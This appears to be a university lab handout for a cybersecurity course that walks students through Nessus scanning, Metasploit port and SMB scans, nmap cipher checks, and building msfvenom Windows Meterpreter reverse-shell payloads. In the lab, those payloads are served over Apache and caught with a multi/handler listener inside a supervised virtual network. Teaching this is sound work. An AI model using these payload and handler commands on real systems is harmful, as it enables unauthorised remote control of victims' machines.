



Advanced Cybersecurity (ACCB6000)



when

Lab 6: Attacking

Before

Live



After

Nitheesh Murugan Kaliyamurthy – n.kaliyamurthy@uwtsd.ac.uk

What we do?

1. *Metasploit*
 - a. *Ciphers*
 - b. *MSFVENOM*
2. *Use Nessus Tool*
3. *Record your reflections*

Disclaimer

Do not try these in unsupervised environments/ real time environments. Attempting to use certain tools in real time environments or without proper written consents from the owners of the network is punishable offense. All our labs are only for educational purposes and to be practiced under supervised environments.

Takeaway

Maintenance (Manual) is now available to all students of this class to refer, add your experience and share your reflections. DON'T FORGET TO ADD YOUR NAME IN YOUR POST. Each poster will be awarded with for their work.

Link is shared in our Teams Channel!!!

Description

Add Description here!!!

Recommendations


You could use any of the following as per your convenience. Highlighted is used here.

- ✓ **VirtualBox**
- ✓ VMware Workstation Pro
- ✓ VMware Fusion Pro (for Mac),
- ✓ VMware ESXi
- ✓ Microsoft Hyper-V

What you need?

- Virtual Machines running Kali Linux (*Attacker*), Windows 7/ XP/10, Metasploitable 2.0.0
- Internet access

The configurations/ ip addressing below listed is based on this topology. Make necessary changes as you work on.



<u>Win 7</u>	<u>Win XP</u>	<u>MS 2.0</u>	<u>Kali</u>
<u>10.0.2.7</u>			<u>10.0.2.15</u>
<u>10.0.2.1</u>			<u>10.0.2.1</u>

Network Settings: Nat Network; allow all VM's

Task 2: Use Nessus

Download Nessus from the Internet/ Alternatively available in Teams Channel/ Shared Drive

```
kali@kali:~$ cd Downloads/
kali@kali:~/Downloads$ ls
Nessus-8.12.1-debian6_amd64.deb
```

```
kali@kali:~/Downloads$ dpkg -i Nessus-8.12.1-debian6_amd64.deb
dpkg: error: requested operation requires superuser privilege
```

```
kali@kali:~/Downloads$ sudo dpkg -i Nessus-8.12.1-debian6_amd64.deb
[sudo] password for kali:
Selecting previously unselected package nessus.
(Reading database ... 277856 files and directories currently installed.)
Preparing to unpack Nessus-8.12.1-debian6_amd64.deb ...
Unpacking nessus (8.12.1) ...
Setting up nessus (8.12.1) ...
Unpacking Nessus Scanner Core Components...
```


- You can start Nessus Scanner by typing `/bin/systemctl start nessusd.service`
- Then go to <https://kali:8834/> to configure your scanner


```
kali@kali:~/Downloads$ /bin/systemctl start nessusd.service
```

- Then go to <https://kali:8834/>

Create user name "user" and password "password" and update the plugins


Perform a vulnerability scan to the attack machine (our case Windows 7)







The screenshot shows the Nessus Essentials web interface in a Mozilla Firefox browser. The page title is "Nessus Essentials / Folders / My Scans". The left sidebar contains sections for "FOLDERS" (My Scans, All Scans, Trash), "RESOURCES" (Policies, Plugin Rules), and "TENABLE" (Tenable News). The main content area, titled "My Scans", has a search bar and shows "2 Scans". A table lists the scans:


☐	Name	Schedule
☐	My Basic Network Scan	On Demand
☐	My Host Discovery Scan	On Demand



This screenshot shows the same Nessus Essentials interface, but with more details visible. At the top right of the main area are buttons for "Import", "New Folder", and "New Scan". The table below shows the schedule and last modified status for the scans:

Schedule	Last Modified
On Demand	Today at 1:37 AM
On Demand	Today at 1:31 AM





Record your Output here: (List the vulnerabilities based on High, Medium and the useful information gathered) from Nessus

Find out the ports which are open and based on that you could exploit... Alternatively, you could also use port scan. Below is the step by step guide for Port Scan

```
kali@kali:~/Downloads$ sudo msfconsole
```

```
[sudo] password for kali:
```

```
msf6 > search portscan
```

```
msf6 > use auxiliary/scanner/portscan/syn
```


```
msf6 auxiliary(scanner/portscan/syn) > info
```

```
msf6 auxiliary(scanner/portscan/syn) > set RHOSTS 10.0.2.7
```

```
RHOSTS => 10.0.2.7
```

```
msf6 auxiliary(scanner/portscan/syn) > run
```

Record your Output here: (TCP Ports which are open)



Based on the ports,

```
kali@kali:~/Downloads$ nmap --script=ssl-enum-ciphers -p 443 10.0.2.7
```

Record your Output here: (Status)

```
kali@kali:~/Downloads$ nmap --script=ssl-enum-ciphers -p 2869 10.0.2.7
```

Record your Output here: (Status)

```
kali@kali:~/Downloads$ nmap --script=ssl-enum-ciphers -p 80 10.0.2.7
```

Record your Output here: (Status)

```
kali@kali:~/Downloads$ nmap --script=ssl-enum-ciphers -p 445 10.0.2.7
```

Record your Output here: (Status)

In Kali Linux: Check Ciphers for public domain

```
kali@kali:~$ ls /usr/share/nmap/scripts/
```

```
kali@kali:~$ nmap -p 443 --script=ssl-enum-ciphers cisco.com
```

Record your Output here: (Status)

```
kali@kali:~$ nmap -p 443 --script=ssl-enum-ciphers abc.com
```

Record your Output here: (Status)

Task 1: Use Metasploit**kali@kali:~/Downloads\$ sudo msfconsole**

[sudo] password for kali:

msf6 > search smb**Record your Output here: (Which SMB's you found?)****msf6 > use auxiliary/scanner/smb/smb_version****msf6 auxiliary(scanner/smb/smb_version) > options****msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 10.0.2.7****RHOSTS => 10.0.2.7****msf6 auxiliary(scanner/smb/smb_version) > run****Record your Output here:**

In Kali Linux: Create Payloads

```
root@kali:~# msfvenom -h
```

Create Normal Payload

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.2.15  
lport=3333 -f exe -o /home/kali/Desktop/File.exe
```

```
###  
-p is the payload  
-f is the format  
-o is save/output  
###
```

Encoded Payload

```
kali@kali:~$ msfvenom -a x86 -p windows/meterpreter/reverse_tcp  
lhost=10.0.2.15 lport=3333 -f exe -e x86/shikata_ga_nai -i 3 -b '\x00\xff' >  
/home/kali/Desktop/Fileenc.exe
```

```
###  
-a is the architecture  
-e is the encoder  
-i is iterations  
-b bad characters  
###
```

```
kali@kali:~$ service apache2 start
```

```
kali@kali:~/Desktop$ ls  
Fileenc.exe File.exe
```

```
kali@kali:~/Desktop$ cp Fileenc.exe File.exe /var/www/html/  
cp: cannot create regular file '/var/www/html/Fileenc.exe': Permission denied  
cp: cannot create regular file '/var/www/html/File.exe': Permission denied
```

```
kali@kali:~/Desktop$ sudo cp Fileenc.exe File.exe /var/www/html/  
[sudo] password for kali:
```

```
kali@kali:~/Desktop$ cd /var/www/html/
```

```
kali@kali:/var/www/html$ ls  
Fileenc.exe File.exe index.html index.nginx-debian.html
```

```
kali@kali:~$ service postgresql start
```

```
kali@kali:~$ msfconsole
```

```
msf6 > use exploit/multi/handler
```

```
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp  
PAYLOAD => windows/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/handler) > show options
```

```
msf6 exploit(multi/handler) > set lport 3333  
lport => 3333
```

```
msf6 exploit(multi/handler) > set lhost 10.0.2.15  
lhost => 10.0.2.15
```

```
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 10.0.2.15:3333
```

```
[*] Sending stage (175174 bytes) to 10.0.2.7
```

```
[*] Sending stage (175174 bytes) to 10.0.2.7
```

```
[*] Meterpreter session 7 opened (10.0.2.15:3333 -> 10.0.2.7:49891) at 2020-11-05 03:36:54 -0500
```

Go to your Windows (Victim Machine)

Browser → 10.0.2.15:3333

Click on the Payload Exe file and Install

```
meterpreter >  
meterpreter > show options  
[-] Unknown command: show.  
meterpreter > help
```

Core Commands

=====

You could now see the Payload executed.....